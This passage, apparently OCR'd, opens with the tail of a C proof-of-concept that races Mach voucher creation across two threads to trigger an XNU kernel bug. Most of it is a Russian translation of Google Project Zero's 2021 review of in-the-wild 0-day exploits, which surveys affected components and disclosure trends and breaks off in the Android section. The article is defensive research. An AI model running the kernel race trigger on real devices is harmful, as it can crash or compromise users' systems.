struct recipe_template_meta redeem_recipe_template = {};

int iter_limit = 100000;

void *
s3threadfunc(void *arg)
{
    struct recipe_template_meta *template =
        (struct recipe_template_meta *)arg;

    for (int i = 0; i < iter_limit; i++) {
        mach_port_t voucher_port = create_voucher_from_recipe(
            template->recipe,
            template->recipe_size);
        mach_port_deallocate(mach_task_self(), voucher_port);
    }
    return NULL;
}

void
sploit_3()
{
    while (1) {
        // choose a userdata size:
        uint32_t userdata_size = (arc4random() % 2040) + 8;
        userdata_size += 7;
        userdata_size &= (~7);

        printf("userdata size: 0x%x\n", userdata_size);
        uint8_t *userdata_buffer = calloc(userdata_size, 1);
```

```
        ((uint32_t *)userdata_buffer)[0] = arc4random();
        ((uint32_t *)userdata_buffer)[1] = arc4random();

        // build the templates:
        single_recipe_template.recipe =
            create_single_variable_userdata_voucher_recipe(
                userdata_buffer,
                userdata_size,
                &single_recipe_template.recipe_size);

        redeem_recipe_template.recipe =
            create_single_variable_userdata_then_redeem_voucher_recipe(
                userdata_buffer,
                userdata_size,
                &redeem_recipe_template.recipe_size);

        free(userdata_buffer);

        pthread_t single_recipe_thread;
        pthread_create(
            &single_recipe_thread,
            NULL,
            s3threadfunc,
            (void *)&single_recipe_template);

        pthread_t redeem_recipe_thread;
        pthread_create(
            &redeem_recipe_thread,
            NULL,
            s3threadfunc,
            (void *)&redeem_recipe_template);

        pthread_join(single_recipe_thread, NULL);
        pthread_join(redeem_recipe_thread, NULL);

        free(single_recipe_template.recipe);
        free(redeem_recipe_template.recipe);
    }
}

int
main(int argc, char **argv)
{
    sploit_3();
}
```

Чем больше знаешь, тем яснее понимаешь, сколько ещё не знаешь


Итоги 2021 года по 0-day, применявшимся в реальных атаках

Опубликовала Maddie Stone, Google Project Zero

Это наш третий ежегодный обзор 0-day, эксплуатировавшихся в реальных атаках (2020, 2019). Каждый год мы рассматриваем как единую группу все обнаруженные и раскрытые 0-day, применявшиеся в реальных атаках, и формулируем наблюдаемые тенденции и выводы. Цель отчёта — не описать каждый отдельный эксплойт, а проанализировать эксплойты года в совокупности, отыскивая тенденции, пробелы, извлечённые уроки, успехи и так далее. Анализ отдельных эксплойтов находится в нашем репозитории анализа первопричин.

Мы проводим и публикуем этот анализ, чтобы *усложнить применение 0-day*. Мы хотим, чтобы использование возможностей 0-day требовало от атакующих больше затрат, ресурсов и усилий в целом. 2021 год особенно ярко показал, насколько важно неустанно усложнять эксплуатацию пользователей с помощью 0-day. Мы снова и снова и снова слышали, как правительства по всему миру выбирают целями журналистов, меньшинства, политиков, правозащитников и даже исследователей безопасности. Решения, принимаемые сообществами безопасности и технологий, реально влияют на общество и жизни других людей.

В основной части статьи мы представим доказательства и процесс, на которых основаны выводы, а в заключении обобщим мысли о следующих шагах и надежды на 2022 год. Если погружение в биты и байты вам не близко, можно ограничиться кратким резюме и заключением.




Итоговые числа отчёта собраны в этой таблице отслеживания.


Больше обнаружений

В обзоре 2019 года мы писали о «дефиците обнаружения»: «Способность сообщества обнаруживать применяемые в реальных атаках 0-day настолько недостаточна, что из-за нехватки (и систематической смещённости) собранных данных мы не можем делать значимые выводы». Мы считаем, что за последние два года этот разрыв сократился.

По отдельным свидетельствам всё больше людей рассказывают, что активнее занялись обнаружением эксплойтов 0-day. В количественном отношении, хотя это *очень* грубая мера, также растёт число организаций и людей, которым приписывают сообщения о 0-day в реальных атаках. Логично предположить: если больше людей пытаются находить эксплойты 0-day, число обнаруженных эксплойтов 0-day в реальных атаках может увеличиться.




Также увеличилось число поставщиков, обнаруживающих 0-day в собственных продуктах. Независимо от того, занимались ли они обнаружением раньше, в 2021 году поставщики, похоже, нашли более успешные методы. Вероятно, именно они располагают наибольшим объёмом телеметрии, знаний и видимости своих продуктов, поэтому важно, чтобы они вкладывались в обнаружение 0-day, нацеленных на их продукты, и, будем надеяться, добивались успеха. Как показывает график ниже, число найденных поставщиками в собственных продуктах 0-day, применявшихся в реальных атаках, значительно выросло. Google обнаружила семь таких 0-day в своих продуктах, а Microsoft — десять!



Больше раскрытия

Вторая причина роста числа обнаруженных 0-day в реальных атаках — более широкое раскрытие этих уязвимостей. Apple и Google Android (мы говорим именно «Google Android», а не просто «Google», поскольку Google Chrome уже несколько лет делает пометки в бюллетенях безопасности) впервые начали указывать в рекомендациях безопасности сведения о возможной эксплуатации в реальных атаках соответственно в ноябре 2020 и январе 2021 года. Когда поставщики не дополняют примечания к выпуску, узнать об эксплуатации 0-day можно лишь в том случае, если обнаруживший её исследователь сам об этом сообщит. Если бы Apple и Google Android не начали добавлять пометки, общественность, вероятно, не узнала бы как минимум о семи 0-day Apple и пяти 0-day Android из реальных атак. Почему? Об этих уязвимостях сообщили «анонимные» авторы. Если они не хотели получать признание за уязвимость, маловероятно, что они публично рассказали бы о признаках эксплуатации. Это 12 0-day, которые не попали бы в список этого года, если бы Apple и Google Android не начали прозрачно дополнять рекомендации безопасности.



Благодарим Microsoft, Google Chrome и Adobe, которые уже много лет дополняют бюллетени безопасности ради прозрачности! Спасибо и Apache, которая в прошлом году также добавила отметку в примечания к выпуску для CVE-2021-41773.

В бюллетенях безопасности Android указывалось применение в реальных атаках 0-day в продуктах Qualcomm и ARM, но в собственных рекомендациях этих поставщиков отметок не было.

Весьма вероятно, что в 2021 году существовали другие обнаруженные 0-day, эксплуатировавшиеся в реальных атаках, но поставщики не упомянули об этом в примечаниях к выпуску. Мы надеемся, что в 2022 году больше поставщиков начнут отмечать исправление уязвимостей, которые эксплуатировались в реальных атаках. Пока нет уверенности, что все поставщики прозрачно раскрывают такой статус, остаётся серьёзный вопрос: сколько обнаруженных в реальных атаках 0-day поставщики публично не помечают.

Chromium (Chrome)

В 2021 году в Chromium было обнаружено и раскрыто рекордное число 0-day — 14. Из них десять представляли собой ошибки удалённого выполнения кода в процессе отрисовки, две — побеги из песочницы, одна — утечку информации, а ещё одна использовалась для открытия веб-страницы в приложениях Android, отличных от Google Chrome.

Эти 14 уязвимостей 0-day находились в следующих компонентах:

- **6, движок JavaScript — V8:** CVE-2021-21148, CVE-2021-30551, CVE-2021-30563, CVE-2021-30632, CVE-2021-37975, CVE-2021-38003
- **2, движок DOM — Blink:** CVE-2021-21193, CVE-2021-21206
- **1, WebGL:** CVE-2021-30554
- **1, IndexedDB:** CVE-2021-30633
- **1, WebAudio:** CVE-2021-21166
- **1, Portals:** CVE-2021-37973
- **1, Android Intents:** CVE-2021-38000

• **1, Core:** CVE-2021-37976

Все компоненты, на которые нацелены ошибки, уже встречались в публичных исследованиях безопасности и предыдущих эксплойтах. Разве что ошибок DOM немного меньше, а атак на другие компоненты браузера вроде IndexedDB и WebGL — больше, чем раньше. Тринадцать из 14 уязвимостей Chromium были ошибками повреждения памяти. Как и в прошлом году, большинство из них — use-after-free.

Несколько ошибок Chromium даже похожи на прежние 0-day из реальных атак. CVE-2021-21166 — проблема в `ScriptProcessorNode::Process()` компонента WebAudio: из-за недостаточных блокировок буферы одновременно доступны главному потоку и потоку отрисовки аудио. CVE-2019-13720 — 0-day 2019 года из реальных атак. Это была уязвимость в `ConvolverHandler::Process()` WebAudio, где блокировок также не хватало и буфер одновременно был доступен главному потоку и потоку отрисовки аудио.

CVE-2021-30632 — ещё одна 0-day Chromium 2021 года из реальных атак. Это путаница типов в JIT-компиляторе TurboFan движка JavaScript V8: TurboFan не выполняет деоптимизацию кода после изменения карты свойств. В частности, CVE-2021-30632 относится к коду, сохраняющему глобальные свойства. CVE-2020-16009 также была 0-day из реальных атак и возникла из-за того, что TurboFan не деоптимизировал код после признания карты устаревшей.

WebKit (Safari)

До 2021 года Apple признала только одну публично известную 0-day в реальных атаках против WebKit/Safari, и то благодаря информации внешнего исследователя. В 2021 году их было семь. Оценивать тенденции и изменения трудно, поскольку исторических образцов нет. Поэтому рассмотрим ошибки WebKit 2021 года в контексте других ошибок Safari, о применении которых в реальных атаках неизвестно, и других браузерных 0-day из реальных атак.

Семь 0-day из реальных атак были нацелены на следующие компоненты:


• **4, движок JavaScript — JavaScriptCore:** CVE-2021-1870, CVE-2021-1871, CVE-2021-30663, CVE-2021-30665
• **1, IndexedDB:** CVE-2021-30858
• **1, Storage:** CVE-2021-30661
• **1, Plugins:** CVE-2021-1879

Умеренно неожиданно лишь то, что не было обнаружено и раскрыто ни одной ошибки DOM. В предыдущие годы уязвимости движка DOM обычно составляли 15–20% браузерных 0-day из реальных атак, но в WebKit в 2021 году таких не обнаружили и не раскрыли.

Неудивительно, если атакующие начинают переходить к другим модулям — сторонним библиотекам или компонентам вроде IndexedDB. В будущем они могут быть перспективнее, поскольку уязвимость с большей вероятностью окажется сразу в нескольких браузерах или платформах. Например, ошибка WebAudio в Chromium CVE-2021-21166 также присутствовала в WebKit и была исправлена как CVE-2021-1844, хотя свидетельств её эксплуатации в WebKit не было. 0-day IndexedDB, применявшаяся против Safari в 2021 году, CVE-2021-30858, была очень, очень похожа на ошибку, исправленную в Chromium в январе 2020 года.

Internet Explorer

С начала отслеживания 0-day из реальных атак их число в Internet Explorer каждый год оставалось довольно постоянным. В 2021 году их было столько же, сколько в рекордном 2016-м, хотя доля Internet Explorer среди пользователей веб-браузеров продолжает снижаться.



Почему же при изменении доли рынка число 0-day в реальных атаках почти не меняется? Internet Explorer по-прежнему представляет привлекательную поверхность для первоначального проникновения на машины Windows, даже если пользователь не выбирает его как интернет-браузер. Хотя число 0-day осталось примерно таким же, как в прошлые годы, изменились целевые компоненты и способы доставки эксплойтов. Три из четырёх 0-day 2021 года были нацелены на движок браузера MSHTML и доставлялись не через веб, а с помощью документов Office или других форматов файлов.

Четыре 0-day были нацелены на следующие компоненты:

• **Движок браузера MSHTML:** CVE-2021-26411, CVE-2021-33742, CVE-2021-40444
• **Движок JavaScript — JScript9:** CVE-2021-34448

В кампании с CVE-2021-26411 цели сначала получали файл `.mht`, который предлагалось открыть в Internet Explorer. После открытия эксплойт загружался и запускался. CVE-2021-33742 и CVE-2021-40444 доставлялись целям через вредоносные документы Office.

CVE-2021-26411 и CVE-2021-33742 относились к двум распространённым шаблонам ошибок повреждения памяти: use-after-free из-за контролируемого пользователем обратного вызова между двумя операциями с объектом, когда пользователь освобождает объект во время этого вызова, и переполнению буфера.

В цепочке эксплойтов с CVE-2021-40444 использовалось несколько разных уязвимостей, но ошибка в MSHTML обеспечивала запуск полезной нагрузки сразу после открытия документа Office: загружался и распаковывался CAB-файл, после чего выполнялась функция из находившейся в CAB библиотеки DLL. В отличие от двух предыдущих ошибок MSHTML это была логическая ошибка разбора URL, а не повреждение памяти.

Windows

Windows — платформа, где по сравнению с предыдущими годами целевые компоненты изменились сильнее всего. Однако переход в целом идёт уже несколько лет и ожидался после окончания жизненного цикла Windows 7 в 2020 году, поэтому особенно новым его назвать нельзя.

В 2021 году десять 0-day Windows из реальных атак были нацелены на семь разных компонентов:


- **2, Enhanced Crypto Provider:** CVE-2021-31199, CVE-2021-31201
- **2, ядро NTOS:** CVE-2021-33771, CVE-2021-31979
- **2, Win32k:** CVE-2021-1732, CVE-2021-40449
- **1, Windows Update Medic:** CVE-2021-36948
- **1, SuperFetch:** CVE-2021-31955
- **1,** `dwmcore.dll`**:** CVE-2021-28310
- **1,** `ntfs.sys`**:** CVE-2021-31956

Изменение по сравнению с прошлыми годами заключается в разнообразии целевых компонентов. Например, в 2019 году 75% 0-day Windows были нацелены на Win32k, тогда как в 2021 году на Win32k пришлось лишь 20%. Такой переход ожидался и прогнозировался, потому что шесть из восьми 0-day против Win32k в 2019 году были нацелены не на актуальный тогда выпуск Windows 10, а на старые версии. С появлением Windows 10 Microsoft направляла всё больше ресурсов на ограничение поверхности атаки Win32k; по мере окончания жизненного цикла старых версий Win32k становится всё менее привлекательной целью.

Как и многие уязвимости Win32k прошлых лет, обе 0-day Win32k 2021 года из реальных атак возникли из-за пользовательских обратных вызовов. Во время обратного вызова пользователь вызывает функции, меняющие состояние объекта, а Win32k неправильно обрабатывает изменения. CVE-2021-1732 — путаница типов из-за пользовательского обратного вызова в `xxxClientAllocWindowClassExtraBytes`, приводящая к чтению и записи за границами. Если во время обратного вызова вызвать `NtUserConsoleControl`, в структуре окна устанавливается флаг, сообщающий, что поле является смещением в куче ядра. `xxxClientAllocWindowClassExtraBytes` этого не проверяет и записывает в поле указатель пользовательского режима, не сбрасывая флаг. Первая обнаруженная и раскрытая 0-day 2022 года из реальных атак, CVE-2022-21882, возникла потому, что CVE-2021-1732 на самом деле исправили не полностью. Атакующие нашли способ обойти первоначальный патч и по-прежнему запускать уязвимость. CVE-2021-40449 — use-after-free в `NtGdiResetDC`, вызванный освобождением объекта во время пользовательского обратного вызова.

iOS/macOS

Как обсуждалось выше в разделе «Больше раскрытия», 2021 год стал первым полным годом, когда Apple указывала в примечаниях к выпуску статус эксплуатации уязвимостей в реальных атаках. За год было обнаружено и раскрыто пять таких 0-day iOS. Также нашли первую публично известную 0-day macOS из реальных атак (CVE-2021-30869). Здесь мы рассматриваем iOS и macOS вместе, поскольку: 1) обе операционные системы содержат похожие компоненты; 2) выборка macOS очень мала (всего одна уязвимость).



Всего пять 0-day iOS и macOS из реальных атак были нацелены на четыре поверхности атаки:

• **IOMobileFrameBuffer:** CVE-2021-30807, CVE-2021-30883
• **Ядро XNU:** CVE-2021-1782, CVE-2021-30869
• **CoreGraphics:** CVE-2021-30860
• **CommCenter:** побег из песочницы FORCEDENTRY (CVE запрошен, но ещё не назначен)

Эти четыре поверхности атаки не новы. IOMobileFrameBuffer много лет является целью публичных исследований безопасности. Например, джейлбрейк Pangu 2016 года использовал CVE-2016-4654 — переполнение буфера кучи в IOMobileFrameBuffer. IOMobileFrameBuffer управляет кадровым буфером экрана. На iPhone 11 (A13) и более ранних устройствах IOMobileFrameBuffer был драйвером ядра. Начиная с A14 он работает на сопроцессоре DCP. Это популярная поверхность атаки, поскольку исторически она была доступна из приложений в песочнице. В 2021 году в IOMobileFrameBuffer было две 0-day из реальных атак. CVE-2021-30807 — чтение за границами, CVE-2021-30883 — целочисленное переполнение; обе относятся к распространённым уязвимостям повреждения памяти. В 2022 году уже появилась ещё одна 0-day IOMobileFrameBuffer из реальных атак — CVE-2022-22587.

Одна 0-day iOS и 0-day macOS эксплуатировали уязвимости ядра XNU, причём обе находились в коде, связанном с межпроцессным взаимодействием (IPC) XNU. CVE-2021-1782 использовала уязвимость Mach vouchers, а CVE-2021-30869 — уязвимость сообщений Mach. Это далеко не первый случай, когда 0-day iOS из реальных атак, не говоря уже о публичных исследованиях безопасности, нацелены на Mach vouchers и сообщения Mach. CVE-2019-6625 эксплуатировалась в составе цепочки против iOS 11.4.1–12.1.2 и также являлась уязвимостью Mach vouchers.

Сообщения Mach тоже были популярной целью публичных исследований безопасности. В 2020 году в них находились две 0-day из реальных атак: CVE-2020-27932 и CVE-2020-27950. CVE-2021-30869 этого года — довольно близкий вариант CVE-2020-27932 2020 года. Tielei Wang и Xinru Chi представили эту уязвимость на Zer0Con 2021 в апреле 2021 года. Они рассказали, что обнаружили её при анализе вариантов CVE-2020-27932. Tielei Wang объяснил в Twitter, что уязвимость нашли в декабре 2020 года и заметили её исправление в бета-версиях iOS 14.4 и macOS 11.2, поэтому и представили на Zer0Con. Эксплойт из реальных атак был нацелен только на

macOS 10, но использовал ту же технику эксплуатации, что и в докладе.

Два эксплойта FORCEDENTRY (CVE-2021-30860 и побег из песочницы) были единственными событиями года, заставившими всех нас сказать: «Вот это да!» В случае CVE-2021-30860, целочисленного переполнения в CoreGraphics, причины были такими:

1. Много лет мы слышали, как атакующие используют ошибки iMessage без взаимодействия с пользователем, и наконец получили публичный пример.
2. Эксплойт был впечатляющим произведением искусства.

Побег из песочницы (CVE запрошен, но ещё не назначен) впечатлял тем, что это один из редких увиденных в реальных атаках побегов, использующих только логические ошибки вместо стандартных ошибок повреждения памяти.

Сама уязвимость CVE-2021-30860 не была особенно примечательной: классическое целочисленное переполнение в анализаторе JBIG2 декодера PDF из CoreGraphics. Однако Samuel Gross и Ian Beer назвали эксплойт «одним из самых технически сложных эксплойтов, которые [они] когда-либо видели». В их статье приведены все подробности, но главное — эксплойт использует доступные в JBIG2 логические операторы для построения вентилей NAND, из которых создаёт собственную компьютерную архитектуру. Затем остальная часть эксплойта записывается на этой новой специальной архитектуре. Из их статьи:

> С помощью более чем 70 000 команд сегментов, определяющих логические битовые операции, они задают небольшую компьютерную архитектуру с регистрами, полноценным 64-битным сумматором и компаратором, которые используются для поиска в памяти и арифметических операций. Она не так быстра, как JavaScript, но фундаментально эквивалентна ему по вычислительным возможностям.
>
> Начальные операции эксплойта для побега из песочницы написаны для выполнения на этой логической схеме, и всё работает в странной эмулируемой среде, созданной одним проходом распаковки потока JBIG2. Это невероятно и одновременно довольно страшно.

Так может выглядеть усложнение эксплуатации 0-day: атакующим приходится разрабатывать новый, необычный способ эксплуатации ошибки, требующий большого опыта и/или времени. В этом году лишь два эксплойта FORCEDENTRY из 58 0-day действительно нас впечатлили. Надеемся, в будущем планка поднимется настолько, что подобные усилия потребуются для любой успешной эксплуатации.

Android

В этом году было обнаружено и раскрыто семь 0-day Android из реальных атак. До 2021 года существовала лишь одна такая уязвимость, в 2019 году: CVE-2019-2215. Как и с WebKit, недостаток данных мешает оценивать тенденции и изменения. Вместо этого сравним их с публичными исследованиями безопасности.

Семь 0-day Android были нацелены на следующие компоненты:

- **Драйвер GPU Qualcomm Adreno:** CVE-2020-11261, CVE-2021-1905, CVE-2021-1906
